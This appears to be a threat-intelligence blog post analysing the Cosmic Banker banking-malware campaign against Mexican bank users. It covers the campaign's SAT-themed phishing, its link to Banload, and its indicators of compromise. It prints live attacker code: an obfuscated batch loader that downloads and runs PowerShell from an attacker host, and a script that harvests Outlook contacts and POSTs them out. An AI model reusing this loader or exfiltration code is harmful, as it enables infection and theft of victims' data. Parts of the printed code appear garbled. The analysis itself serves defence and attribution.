

# Cosmic Banker campaign is still active revealing link with Banload malware

---

[blog.scilabs.mx/cosmic-banker-campaign-is-still-active-revealing-link-with-banload-malware](https://blog.scilabs.mx/cosmic-banker-campaign-is-still-active-revealing-link-with-banload-malware)

scilabs

diciembre 6, 2019

SCILabs identified a new cosmic banker attack that matches with other previous attacks observed since March 2019. One of the most interesting aspects of this campaign is that the final phase executable contains very specific Portuguese comments that also have been spotted in other reported events. The campaign targets the user credentials of Mexican banking institutions, however, the group behind Cosmic Banker is also the author of another campaign targeting users from Brazil's banking institutions.



Some of the attack elements match with a malicious artifact documented by Trend Micro as Banload, which affected some banks in Brazil. This strengthens the hypothesis that we are dealing with a group that started its attacks in south America and later found in Mexico a new objective in a campaign that SCILabs named Cosmic Banker where the already developed malware simply was reused to target its new attack. It's also worth mentioning that the reuse of this malware left behind common traces that facilitate the attribution of this campaign to the Brazilian attackers.

Even though the indicators of compromise such as hash values, IP addresses and domains change during each attack, the TTP showed by the cyber group changes less frequently, particularly the clear text transfer from a compressed file named "md.zip", which includes the final toolkit of the attacker which was used to create a YARA rule that allowed to identify other 14 events in the last three months, revealing more activity of this campaign.

## Analysis

The attack starts with the reception of an email that impersonates Mexico's tax department "*Servicio de Administración Tributaria (SAT)*" warning that the victim has a pending tax return. This email includes a link to download a malicious attachment as shown in the following image:

## Envío del comprobante fiscal digital



lourdestrevisan@sider.net  
Jue 31/10/2019 05:24 PM



[Descargar archivos adjuntos \(128kb\)](#)

01/11/2019 00:23:58

se anexa el siguiente comprobante fiscal digital

**Remitente:** Servicio de Administración Tributaria N-78703171.

Hemos identificado que tienes pendiente de presentar, al 31 de octubre de 2019, lo siguiente:

**SERIE Y FOLIO:** \_BME\_2019\_78703171\_7870.

When comparing this phishing email with the observed attack during May 2019 (previously reported by SCILabs), a clear resemblance can be seen between the text and the image used:



[Descargar todo como zip archivos adjuntos \(158 kb\)](#)

se anexa el siguiente comprobante fiscal digital

**Remitente:** Servicio de Administración Tributaria N-92637182.

Hemos identificado que tienes pendiente de presentar, al 02 de Mayo de 2019, lo siguiente:



**REF:** 8273091\_MHSY7263\_FAC\_2019.

Although impersonating SAT in emails like these is a common shared tactic by several cyber groups in the region, the fact that the images and text are so similar strengthen the hypothesis that both events belong to the same campaign.

When clicking on the link, the file COMPROBANTE FISCAL.zip is downloaded containing the malicious file COMPROBANTE FISCAL.bat. Also, it includes a folder named “-“ that includes the legitimate file GoogleUpdate.exe and another .bat file with the same content as the file “COMPROBANTE FISCAL.bat”, therefore clicking either .bat file triggers the attack. It’s also worth mentioning that the file “GoogleUpdate.exe” it’s not malicious and isn’t required in any way as part of the attack. The .zip file is comprised as follows:

When comparing this zip file with the delivery file from the May 2019 event (shown in the next image), a great similarity can be seen, since the downloaded file from that attack also includes the text “comprobante fiscal”, however, in this case it’s random text, and a .js file was used instead of a .bat file and both cases include non-malicious files, probably as an attempt to avoid the compressed file from being blocked by automated detection tools.

The file COMPROBANTE FISCAL.bat from the October 2019 event showed in the following image, includes a batch programming script that executes a PowerShell script from the Internet in order to execute it at memory level. The next part of the program includes command prompts to run the script in a hidden PowerShell window, creating environment variables as an obfuscation method. The malicious PowerShell script gets downloaded from: `hxxp://h1m2en[.]ddns[.]net/SA98AS8F7/kk/1445785485`



```
@echo off
cd %SystemRoot%\System32
set a=Win
set b=dow
set c=sPo
set d=wer
set e=She
set f=ll\
set g=v1.
set h=θ\po
set i=we
set j=rsh
set k=e1l
set l=.ex
set m=e -n
set n=op
set o=-w
set p=in 1 -
echo ieX("Ie`X` (N`ew-oBJ`e`Ct N`et.`Web`CIIeNt` ).DownlOa`d`StRIN`G
('http://h1m2en.ddns.net/SA98AS8F7/kk/1445785485')"); | %a%%b%%c%%d%
%e%%f%%g%%h%%i%%j%%k%%l%%m%%n%%o%%p%
```

The way in which the script runs causes the event to get registered as two independent process executions.

```
Image: C:\Windows\System32\cmd.exe
FileVersion: 10.0.16299.15 (WinBuild.160101.0800)
Description: Windows Command Processor
Product: Microsoft® Windows® Operating System
Company: Microsoft Corporation
OriginalFileName: Cmd.Exe
CommandLine: C:\WINDOWS\system32\cmd.exe /S /D /c " echo ieX("Ie`X` (N`ew-oBJ`e`Ct N`et.`Web`CIIeNt` ).DownlOa`d`StRIN`G("http://h1m2en.ddns.net/SA98AS8F7/kk/1445785485"); "
```

```
Image: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
FileVersion: 10.0.16299.15 (WinBuild.160101.0800)
Description: Windows PowerShell
Product: Microsoft® Windows® Operating System
Company: Microsoft Corporation
OriginalFileName: PowerShell.EXE
CommandLine: WindowsPowerShell\v1.0\powershell.exe -nop -win 1 -
```

The downloaded script from this site is partially obfuscated and contains the following code:







```

    ${__\____/\_\_\} = ${__\____/\_\_\}.Substring(1, ${__\____/\_\_\}.Length - 2)
}
if (__/=\\/=\\_/_=${__\____/\_\_\}) {
    for(${__\____/\_\_\} = 0; ${__\____/\_\_\} -lt
    ${__\____/\_\_\} -eq 10) {
        if (__/=\\/=\\_/_=${__\____/\_\_\}) {
            ${__\____/\_\_\} = $true
            break
        }
    }
    if (-Not (__/=\\/=\\_/_=${__\____/\_\_\})) {
        ${__\____/\_\_\} = ${__\____/\_\_\}.Add(${__\____/\_\_\})
    }
}
}
function __/====\_/====\_/ {
    ${__/====\_/====\_/} = ${__/====\_/====\_/}.AddressLists
    for(${__/====\_/====\_/} = 1; ${__/====\_/====\_/} -le
    ${__/====\_/====\_/}.Count; ${__/====\_/====\_/}++) {
        ${__/====\_/====\_/} = ${__/====\_/====\_/}.Item(${__/====\_/====\_/}).AddressEntries
        for(${__/====\_/====\_/} = 1; ${__/====\_/====\_/} -le
        ${__/====\_/====\_/}.Count; ${__/====\_/====\_/}++) {
            ${__/====\_/====\_/} = ${__/====\_/====\_/}.Item(${__/====\_/====\_/})
            ${__/====\_/====\_/} = ${__/====\_/====\_/}.AddressEntryUserType
            ${__/====\_/====\_/} = ""
            if (__/====\_/====\_/ -eq 10) {
                ${__/====\_/====\_/} = ${__/====\_/====\_/}.Address
            } elseif ((${__/====\_/====\_/} -eq 3) -or (${__/====\_/====\_/} -eq 1) -or (${__/====\_/====\_/}
-eq 4) -or (${__/====\_/====\_/} -eq 2) -or (${__/====\_/====\_/} -eq 5) -or (${__/====\_/====\_/} -eq
0)) {
                ${__/====\_/====\_/} = ${__/====\_/====\_/}.GetExchangeUser().PrimarySmtpAddress
            }
            __/====\_/====\_/(${__/====\_/====\_/})
        }
    }
}
function __/____/\_\_\/====\_/($__/____/\_\_\/====\_/) {
    for(${__/____/\_\_\/====\_/} = 1; ${__/____/\_\_\/====\_/} -le
    ${__/____/\_\_\/====\_/}.Count; ${__/____/\_\_\/====\_/}++) {
        ${__/____/\_\_\/====\_/} = ${__/____/\_\_\/====\_/}.Item(${__/____/\_\_\/====\_/})
        ${__/____/\_\_\/====\_/} = ${__/____/\_\_\/====\_/}.Items
        for(${__/____/\_\_\/====\_/} = 1; ${__/____/\_\_\/====\_/} -le
        ${__/____/\_\_\/====\_/}.Count; ${__/____/\_\_\/====\_/}++) {
            ${__/____/\_\_\/====\_/} = ${__/____/\_\_\/====\_/}.Item(${__/____/\_\_\/====\_/})
            ${__/____/\_\_\/====\_/} = ${__/____/\_\_\/====\_/}.Recipients
            for(${__/____/\_\_\/====\_/} = 1; ${__/____/\_\_\/====\_/} -le
            ${__/____/\_\_\/====\_/}.Count; ${__/____/\_\_\/====\_/}++) {
                ${__/____/\_\_\/====\_/} = ${__/____/\_\_\/====\_/}.Item(${__/____/\_\_\/====\_/})
                ${__/____/\_\_\/====\_/} = ${__/____/\_\_\/====\_/}.AddressEntry
                ${__/____/\_\_\/====\_/} = ${__/____/\_\_\/====\_/}.AddressEntryUserType
                ${__/____/\_\_\/====\_/} = "";
                if (__/____/\_\_\/====\_/ -eq 0) {
                    ${__/____/\_\_\/====\_/} = ${__/____/\_\_\/====\_/}.GetExchangeUser().PrimarySmtpAddress
                } elseif ((${__/____/\_\_\/====\_/} -eq 30) -or (${__/____/\_\_\/====\_/} -eq 10)) {
                    ${__/____/\_\_\/====\_/} = ${__/____/\_\_\/====\_/}.Address
                }
                __/____/\_\_\/====\_/(${__/____/\_\_\/====\_/})
            }
        }
        ${__/____/\_\_\/====\_/} = ${__/____/\_\_\/====\_/}.Sender
        ${__/____/\_\_\/====\_/} = ${__/____/\_\_\/====\_/}.AddressEntryUserType
        ${__/____/\_\_\/====\_/} = "";
        if (__/____/\_\_\/====\_/ -eq 0) {
            ${__/____/\_\_\/====\_/} = ${__/____/\_\_\/====\_/}.GetExchangeUser().PrimarySmtpAddress
        } elseif ((${__/____/\_\_\/====\_/} -eq 30) -or (${__/____/\_\_\/====\_/} -eq 10)) {

```



```






    ${__/\__/\__/\__} = ${_/\__/\__/\__/=}.Address
  }
  _/=\_/==\_/\__/(${__/\__/\__/\__})
}
__/\__/\__/\__/=\_/(${_/\__/\__/\__/=}.Folders)
}
}
function __/\__/\__/\__/=() {
  _/\__/\__/\__/=\_/
  __/\__/\__/\__/=\_/(${_/\__/\__/\__/=}.Folders)
  Add-Content
$ExecutionContext.InvokeCommand.ExpandString([Text.Encoding]::Unicode.GetString([Convert]::FromBase64String(
  ${_/\__/\__/\__/=\_/}))

  $WebRequest = [System.Net.WebRequest]::Create("http://dgi1b2n3m4.ddns.net/lists/kk/index.php?list")
  $GlobalListStr = [System.Text.Encoding]::UTF8.GetBytes("list=${_/\__/\__/\__/=\_/} -join ';'")
  $WebRequest.Method = 'POST'
  $WebRequest.ContentType = 'application/x-www-form-urlencoded'
  $WebRequest.ContentLength = $GlobalListStr.Length
  $RequestStream = $WebRequest.GetRequestStream()
  $RequestStream.Write($GlobalListStr, 0, $GlobalListStr.Length)
  $RequestStream.Close()
  [System.Net.WebResponse] $WebResponse = $WebRequest.GetResponse()
}
function _/\__/\__/\__/\__/=() {
  ${_/\__/\__/\__/\__/=} = [System.IO.File]::Exists(${_/\__/\__/\__/\__/=})
  if (-Not ${_/\__/\__/\__/\__/=}) {
    "" | sc ${_/\__/\__/\__/\__/=}
    __/\__/\__/\__/\__/=
  }
}
}
_/\__/\__/\__/\__/\__/=

```

This PowerShell script runs the following actions:

Downloads the file: `hxxp://dgi1b2n3m4[.]ddns[.]net/0111/kk/md.zip`, which includes the DLL main malware library, the executable loader part of the Autolt toolkit and other services. The structure of the md.zip file is shown in the following image:

<input type="checkbox"/> Name	Date modified	Type	Size
 12.dll	11/1/2019 8:35 AM	Application extens...	33,877 KB
 exe.png	3/15/2018 9:17 AM	PNG File	873 KB
 libeay32.dll	6/12/2015 1:48 PM	Application extens...	1,331 KB
 sql.png	6/4/2018 9:53 PM	PNG File	850 KB
 ssleay32.dll	6/12/2015 1:48 PM	Application extens...	350 KB

Subsequently, the script generates a random variable formatted as follows: `_` 6 lower case letters + 1 dígit + “`_`” + “upper case letter. This random variable is defined in the following PowerShell function, which is the non-obfuscated version by SCILabs.

```

Function createRandomFunction {
    $letters = "q","w","e","r","t","y","u","p","a","s","d","f","g","h","j","k","z","x","c","v","b","n","m"
    $numbers = "2_","3_","4_","5_","6_","7_","8_","9_"
    $randomString= $null
    $randomLetters = Get-Random -InputObject $letters -Count 6
    $randomNumber = Get-Random -InputObject $numbers -Count 1
    $upperLetter = Get-Random -InputObject $letters.ToUpper() -Count 1
    foreach($n in $randomLetters) {
        $randomString+= $n
    }
    foreach ($n2 in $randomNumber) {
        $randomString+= $n2
    }
    foreach ($n3 in $upperLetter) {
        $randomString+= $n3
    }


    return "$_randomString"
}

```

It then creates a folder with the random variable in the folder “%Public%”, extracts the files from md.zip, puts them inside the random named folder and renames them as follows:

12.dll -> nombre aleatorio.LNS  
 exe.png -> nombre aleatorio.exe  
 sql.png -> sqlite3.dll

It also creates the file “random name1.LNS” with the following contents:



```

_jhqvae7_K1.LNS - Notepad
File Edit Format View Help
#NoTrayIcon
Global $_jhqvae7_K = $CmdLine[1]
Global $_jhqvae7_K86 = DllOpen('_jhqvae7_K.LNS')
DllCall($_jhqvae7_K86, 'STRUCT', 'JLI_CmdToArgs')


```

Lastly, the script asks for MAPI access to try to access to Microsoft Outlook and then looks for the contacts email accounts in order to extract them and send them to the cyberactors through a POST web request to the following resource: “[hxxp://dgi1b2n3m4\[.\]jddns\[.\]net/lists/kk/index.php?list](http://hxxp://dgi1b2n3m4[.]jddns[.]net/lists/kk/index.php?list)”.

In order to gain access to Microsoft Outlook MAPI, the malware requires the user authorization, that’s why the request prompt will appear in a window like the following one:

Additionally, the PowerShell script includes several base64 coded text strings. The corresponding text strings are listed below, where some associated with startup persistence features stand out, as well as the name of one of them which allows to access to Outlook information through MAPI and a regular expression to identify email accounts ([\_a-z0-9-]+\.[\_a-z0-9-]+)\*@[a-z0-9-]+\.[a-z0-9-]+\*\.[a-z]{2,4}\$):

- exe
- zip
- %ProgramFiles%\Internet Explorer\iexplore.exe,1
- startup
- «Accesar a internet.»
- Line
- Cmd



- Microsoft.Office.Interop.Outlook
- MAPI
- ^[\_a-z0-9-]+\(\.[\_a-z0-9-]+\)\*@[a-z0-9-]+\(\.[\_a-z]{2,4}\)\$,
- \$env:APPDATA\Microsoft\Outlook

The main malicious file 12.dll, renamed to “<random>.LNS and saved in the folder %Public%, has text strings in Portuguese which seem to refer to the possible capabilities of this program and/or depuration text. These text strings were only identified in the executed program and not in the binary, since the program is protected with the VMProtect packer, which makes these text strings unable to be displayed with static analysis techniques.

```

0000003A35E4 0000007A41E4 0  enviou emails dados extraidos
0000003A389C 0000007A449C 0  Conected! Ip:
0000003A3968 0000007A4568 0  Cliente Desconectado!
0000003A3A48 0000007A4648 0  o Falhou!
0000003A732C 0000007A7F2C 0  Server Mandou====>
0000003A7360 0000007A7F60 0  ServRecebeu====>
0000003A73E0 0000007A7FE0 0  ClienteRecebeu====>
0000003A742C 0000007A802C 0  Erro Encontrado====>
0000003A7504 0000007A8104 0  Server manda====> Abrindo Recorte!
0000003A7598 0000007A8198 0  Server manda====> Codenadaspara o button
0000003A7608 0000007A8208 0  Server manda====> Abrindo Buraco!
0000003A7678 0000007A8278 0  Server manda====> Fechando Buraco!
0000003A787C 0000007A847C 0  Sock Print Disconnet====>
0000003A78C0 0000007A84C0 0  Finalizado O Print memoria limpa!
0000003A7998 0000007A8598 0  Sock Print Erro====>
0000003A79D0 0000007A85D0 0  Finalizado O Print memoria limpa!
0000003A7E10 0000007A8A10 0  #13#10
0000003A7E2C 0000007A8A2C 0  Erro Encontrado====>
0000003A8050 0000007A8C50 0  Teclado Conectado!====> Teclado Conectado com sucesso
0000003A8568 0000007A9168 0  criamemory socket4
0000003A859C 0000007A919C 0  k9klv9U2b9N1C0683073 socket4
0000003A85E4 0000007A91E4 0  GetMem socket4
0000003A863A 0000007A923A 0  k9klv9U2b9N1C0683073 socket4
0000003A8684 0000007A9284 0  x8C8z5p1S7X3flbAKXBDjpc socket4
0000003A86D0 0000007A92D0 0  Dispose 19B5y1Y1Z7p2z7432597
0000003A939C 0000007A9F9C 0  pediu qr sozim

```

When comparing these text strings with the ones from the May 2019 event, it was identified that a lot of them are the same, meaning that both events were carried out by the same group of attackers. As a reference, in the following image the text strings of the May event are shown, which also were obtained from the memory process and not from the program, since this one was also protected with the VMProtect packer.

```

0x588cde0 (72): Server manda====> Fecahando Recorte!
0x588ce38 (30): <|ALINHA_TELA|>
0x588ce64 (34): ServRecebeu====>
0x588cee4 (40): ClienteRecebeu====>
0x588cf30 (44): Erro Encontrado====>
0x588cfa0 (20): aerobilita
0x588cfb8 (36): /C net start uxsms
0x588cffc (20): aerodescti
0x588d014 (34): /C net stop uxsms
0x588d090 (68): Server manda====> Abrindo Recorte!
0x588d140 (80): Server manda====> Codenadaspara o button
0x588d1b0 (66): Server manda====> Abrindo Buraco!
0x588d220 (40): <|QUADRADO_FECHADO|>
0x588d258 (70): Server manda====> Fecahando Buraco!
0x588d2d8 (36): Estimado cliente:
0x588d4e4 (20): STANDADOS|
0x588d724 (28): Itoken final:
0x588d958 (52): Sock Print Disconnet====>
0x588d99c (66): Finalizado O Print memoria limpa!
0x588da74 (42): Sock Print Erro====>
0x588daac (66): Finalizado O Print memoria limpa!
0x588df08 (44): Erro Encontrado====>
0x588e12c (108): Teclado Conectado!====> Teclado Conectado com sucesso
0x588f8ac (28): iniciaon o ita
0x588f8d8 (46): Transferencia iniciada!

```

The malware artifact from May 2019 had other text strings which refer to the update of data or passwords, as a procedure to try to con the user to disclose its access credentials of banking websites . In the following image are shown some of the text strings:

```
0x69e54c4 (160): Para continuar necesitamos confirmar algunos datos de seguridad, Ingresa los 6 n
0x69e5566 (74): meros
que se muestran en tu Token M
0x69e55b2 (276): vil en el espacio indicado. haga clic en Continuar. Esto
forma parte del procedimiento de seguridad HSBC es muy importante su colaboraci
0x69e5834 (108): El Sistema Bancomer informa de un error. Por favor int
0x69e58a2 (34): ntalo nuevamente.
0x69e58dc (142): Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
0x69e5974 (108): El Sistema Azteca informa de un error.
Por favor int
0x69e59e2 (34): ntalo nuevamente.
0x69e5a14 (114): El Sistema Santander informa de un error.
Por favor int
0x69e5a88 (34): ntalo nuevamente.
```


Similar strings were identified in the DLL malware from October 2019 but coded with the XOR algorithm and the 0x20 key. The identified text string suggests that at some point it will ask a “security code shown in a device”, as well as another string that refers to an alleged “data update.”

In the October 2019 malware analysis wasn’t identified text strings from Mexican banking institutions, which makes possible that such strings were hidden in a more advanced way than the May 2019 malware sample. Based on the image similarities and the delivered email text, text strings in the malicious programs and the download zip file as a generalized TTP, SCILabs determines with a medium confidence level that this is the same attacker. It’s also worth mentioning that with a larger number of events with these artifacts the level of reliability of this claim could increase.

The following image show text strings from Mexican banking institutions identified in the May 2019 malware and that are closer from other text strings from Brazil’s financial institutions.

```
! !
codigo
seguridad
capturado
verifica
intenta
por
favor
introducir
muestra
dispositivo
acceso
! !

eSTAMOS
ACTUALIZANDO
DATOS
```



When looking for information related to the md.zip file in open sources, an event in March 2019 was identified where the attacker also used another file with the same name and with similar names in the included files. This campaign was documented by TrendMicro as Banload malware where is mentioned that it is targeting Brazil’s banking institutions. In the following image is described the structure of the md.zip file:

One of the differences of the TrendMicro event, is that the internal malicious file was called pp.png and in the recent events is called 12.dll but maintaining a similar name for the rest of the files.

By doing a more in-depth analysis of these files, it was identified that pp.png is actually a non-obfuscated executable which included names of Mexican banking institutions, as well as text strings related with changing password credentials. Apparently in the last months, the cyber attackers included the use of the VMProtect packer to make harder the analysis of the malicious program. In the following image are shown the identified text strings of the Mexican banking institutions identified in the pp.png program.

Name  
-----  
exe.png  
sql.png  
pp.png  
ex.png  
libeay32.dll  
ssleay32.dll  
20938092830482

Based on this finding, SCILabs created a YARA rule to identify files that contain files with the names exe.png, libeay32.dll, ssleay32.dll and sql.png that might belong to the same Cosmic Banker campaign.

When looking for additional malware in a private source with this YARA rule, 14 additional compressed files were found with the name md.zip including a DLL file with the name 12.dll, which match with the event observed in October 2019. It was also identified an additional file named Java\_qeyghf8\_V.zip which also contains the pp.png file. The malware detection rate fluctuates from 9 to 27 antivirus search engines from close to a total of 60, making the detection rate a little low even though some of the files were observed since August. In the following image a section of these files is shown:

banamex  
banco azteca  
bancomer  
BANCOMER  
banorte  
bbva

File Hash	File Name	Antivirus Count	Size	Final Submission	Last Submission
95b97a2b99386759975b8d81d0235d0a44826125d457968f8e014b1b5ff0a409	md.zip	9 / 61	12.63 MB	2019-10-17 17:04:17	2019-10-17 17:04:17
464cb42033ea362723bf788aef0b3e16c91b3f07d6418e85fa872c26c8cf4f36	Java_qeyghf8_V.zip	15 / 60	3.98 MB	2019-10-15 14:57:27	2019-10-15 14:57:27
bbea169470863c0f517b39abfa0885419c27e2f7e7b969502fa58d53c990a1ff	md.zip	19 / 61	11.44 MB	2019-10-14 16:08:37	2019-10-14 16:08:37
9874fdb517afe0221d2ed253b64e5c05b8af19e5dcc2b4df4d88a5cbae1a1091	md.zip	20 / 62	11.44 MB	2019-10-11 17:15:43	2019-10-11 17:15:43
8cff08be1515710d8820253b06eb2e59b37a05668c4ee1507abc1e613710959c	md.zip	24 / 58	11.44 MB	2019-10-10 19:05:22	2019-10-10 19:05:22
7d9459b7a381c02c09497d79c69386dd75b78da09f94751d1e0c6a0f1d8c308d	md.zip	23 / 57	11.42 MB	2019-10-10 16:07:31	2019-10-10 16:07:31

			First submission	Last submission
317b9d462ec70a5fee52a5ed96674aca292e8e06b2f6301cc36f7a				
md.zip	21 / 60	11.44 MB	2019-09-11 09:48:08	2019-09-11 09:48:08
zip	contains-pe	Cosmic_Banker_delivery_md_zip_file		
<hr/>				
eceff5fdbf4969092be73035afe1d5f6d16fa23bce62fe32fc8394576				
md.zip	18 / 60	11.43 MB	2019-08-22 13:29:19	2019-08-22 13:29:19
zip	contains-pe	Cosmic_Banker_delivery_md_zip_file		
<hr/>				
616a77fa3e0a3959a4f15d8054366a806b400d8ba0b79495a419d				
md.zip	19 / 60	11.42 MB	2019-08-20 19:40:14	2019-08-20 19:40:14
zip	contains-pe	Cosmic_Banker_delivery_md_zip_file		
<hr/>				
6870bf8a46c295ed4a7afaf0d821bc157fab21fa2aff69c71175ab97				
md.zip	22 / 58	11.44 MB	2019-08-08 19:32:17	2019-08-08 19:32:17
zip	contains-pe	Cosmic_Banker_delivery_md_zip_file		

The 12.dll files included in the md.zip compressed files are packed with VMProtect and therefore don't reveal the comments in Portuguese, also all of them were identified linked with the same Delphi version. It's worth mentioning that the pp.png file is the only one without VMProtect packing.

```
./a1b5d1a53734e1aa46207844f6d10105a0dc595f333ceffa58b488a8a3efe739-md/12.dll
PE: protector: VMProtect(-)[-]
PE: linker: Turbo Linker(2.25*,Delphi)[DLL32]

./7bd7f5ba852aa4c2ec1bc0cdf48920529669604be9770c35d0965da98105a0f2-md/12.dll
PE: protector: VMProtect(-)[-]
PE: linker: Turbo Linker(2.25*,Delphi)[DLL32]

./7d9459b7a381c02c09497d79c69386dd75b78da09f94751d1e0c6a0f1d8c308d-md/12.dll
PE: protector: VMProtect(-)[-]
PE: linker: Turbo Linker(2.25*,Delphi)[DLL32]

./717c6ba0f1c3d0bb2662cbd9c9db36d8156bf35fffd5a2ae60899c467aa51fc98-md/12.dll
PE: protector: VMProtect(-)[-]
PE: linker: Turbo Linker(2.25*,Delphi)[DLL32]

./8cff08be15157f0d8820253b06eb2e59b37a05668c4ee1507abc1e613710959c-md/12.dll
PE: protector: VMProtect(-)[-]
PE: linker: Turbo Linker(2.25*,Delphi)[DLL32]

./656d96824f59cbc2ae6d96e0903a6b975135509d5616a0da37763701331b32d9-md/12.dll
PE: protector: VMProtect(-)[-]
PE: linker: Turbo Linker(2.25*.Delphi)[DLL32]
```

When analyzing the properties of Cosmic Banker malware from the May 2019 event, the tomanocu.jpg file was identified as protected with the same packer and also being a PE Delphi file.

```
root@remnux:~/malware/newMalware# diec ./2019-05-29-Cosmic-Banker-advisory/tomanocu.jpg
PE: protector: VMProtect(-)[-]
PE: linker: Turbo Linker(2.25*,Delphi)[EXE32]
```

However, in this event the text strings were recovered directly from the memory, revealing the same observed behavior:

```
Cosmic_Banker_DLL_comments ../2019-05-29-Cosmic-Banker-advisory/cadenas.txt
0x3256de:$s2: Server Mandou====>
0x32577e:$s3: ServRecebeu====>
0x3257a1:$s4: ClienteRecebeu====>
0x325880:$s5: Abrindo Recorte!
0x3258ee:$s6: Abrindo Buraco!
0x325a09:$s7: memoria limpa!
0x325a63:$s7: memoria limpa!
```

Based on the identified texts, apparently the goal is to steal the bank credentials from Mexican financial institution users by showing some text related to an alleged data update request. Also, the malware is able to access Outlook info to collect the email accounts from the contacts list, however, this kind of access could also be used to send emails, impersonating the victim in Business Email Compromise (BEC) attacks.

## Indicators of Compromise

---

### Network Indicators

---

#### DNS Requests

h1m2en.ddns.net  
dgi1b2n3m4.ddns.net

#### IP Addresses

158.69.59.82  
51.79.31.28

#### URL Resources

hxxps://storage.syd.cloud.ovh.net/v1/AUTH\_54960403c82f46c7a8738daf4af4d62f/001/COMPROBANTE%20FISCAL.zip  
hxxp://dgi1b2n3m4.ddns.net/lists/kk/index.php?list  
hxxp://unbouncepages.com/comprobntes-ilimitdsslqosdnm49yt8  
hxxp://51.79.31.28/Folder/RO3473I4R4Y.php  
hxxp://h1m2en.ddns.net/SA98AS8F7/kk/1445785485

### Host Indicators

---

%APPDATA%\Microsoft\Windows\Start Menu\Programs\Startup\<aleatorio>.lnk

%PUBLIC%i.dat

%PUBLIC%c.lnk

Comprobante Fiscal.bat

Hash Values: (md5, sha1, sha256)

---

#### COMPROBANTE FISCAL.zip

012c2cfba9047b766ca172d8ecd08889  
9e4fb6a245dbd41db70cf158d6307bb292462d66  
a24f0fcd1c7b4db1565a7dc4332977edbe8e8b2a025256156ad01f44425b4c4

#### \_jhqvae7\_K.LNS (archivo DLL malicioso, también llamado 12.dll en el archivo md.zip)

89768e95e32fa29d8787cf37787d132d  
339bdcf46b1d5b2db9df76b795acb29df130fc85  
ddbe8205e4efa5d95faf1f3ceb6ace86ef471e7535e145dc276531ad43c41da9

#### md.zip

e0bebf5b063113821ab67801148111c  
7a66dd60a092ab37c99b27ac09af40a0f15879d83afc47a1699d30cac06a2a264cc060fccc5fb91354e93eab28c6fb6c5b99a59

#### c.lnk

54d388cb2c8817ec51c5cf9607b118ca  
217b7b6a4038ea8b8a0d7a21d38671812681ad64

dcd60ed6c71d70a295907801c20578ca5cdcba9e0e61f97f2b9ff70d4f5d878a

### **COMPROBANTE FISCAL.bat**

4f8cc798dfb616d7c7d91758d40bde89

838eae8f0772f9767f6e1c6ebb1cdba4eb99de6d

248dde0fd883adf4e31c1da257475ea72388ce7846530438bd2a34690a76175f

### **Otros archivos 12.dll identificados en fuentes abiertas:**

---

**MD5:** 3039af85cb2aed1e0379c78c9c0bea68

**SHA1:** 859356200104748f046703d8553c93c169cfc7e3

**SHA256:** 9003a73c009902f0e7193fafd1ec44b5a63aa77a831135c449cd98dbd6fb124b

**MD5:** e41e2c762828167b15c34131d6fbc65e

**SHA1:** fa358fab5e5e045443f84a73deaf90bb181b4a14

**SHA256:** a01c2093060ea46bb6879f0aaf091926cba71f8b8591307a4c6d8885018e401e

**MD5:** 19d571a3e1bb0b7993e8c8b9b6f1d53e

**SHA1:** abb3a53dbe1662f9b98180b7ea829001915fbd79

**SHA256:** e82ce6aad0737d75608cb636348a9d80f8410c257d7a7a60ca4a4b5a4a6f4cea

**MD5:** 68c47f4d25dd3420b9fa3cc602533995

**SHA1:** 0c9ff573a5abc51e401fa5f5fdae69ca4f92a725

**SHA256:** a2ec8513034ee7275d49239cd27086f2ea08ec17922a9fd19cfb26f0a5288d44

**MD5:** 7f78ae69844211d99f7ea7817a42e144

**SHA1:** 2e1da4e8722535502c2d21370bcc8d2aa52c5b5

**SHA256:** eea2d44c5b5b3f9f743f9053d5cdd66f8d890983e499231a8dfa2712502d9b25

**MD5:** 1e831147b9f62a62ff1fcda164a1cef

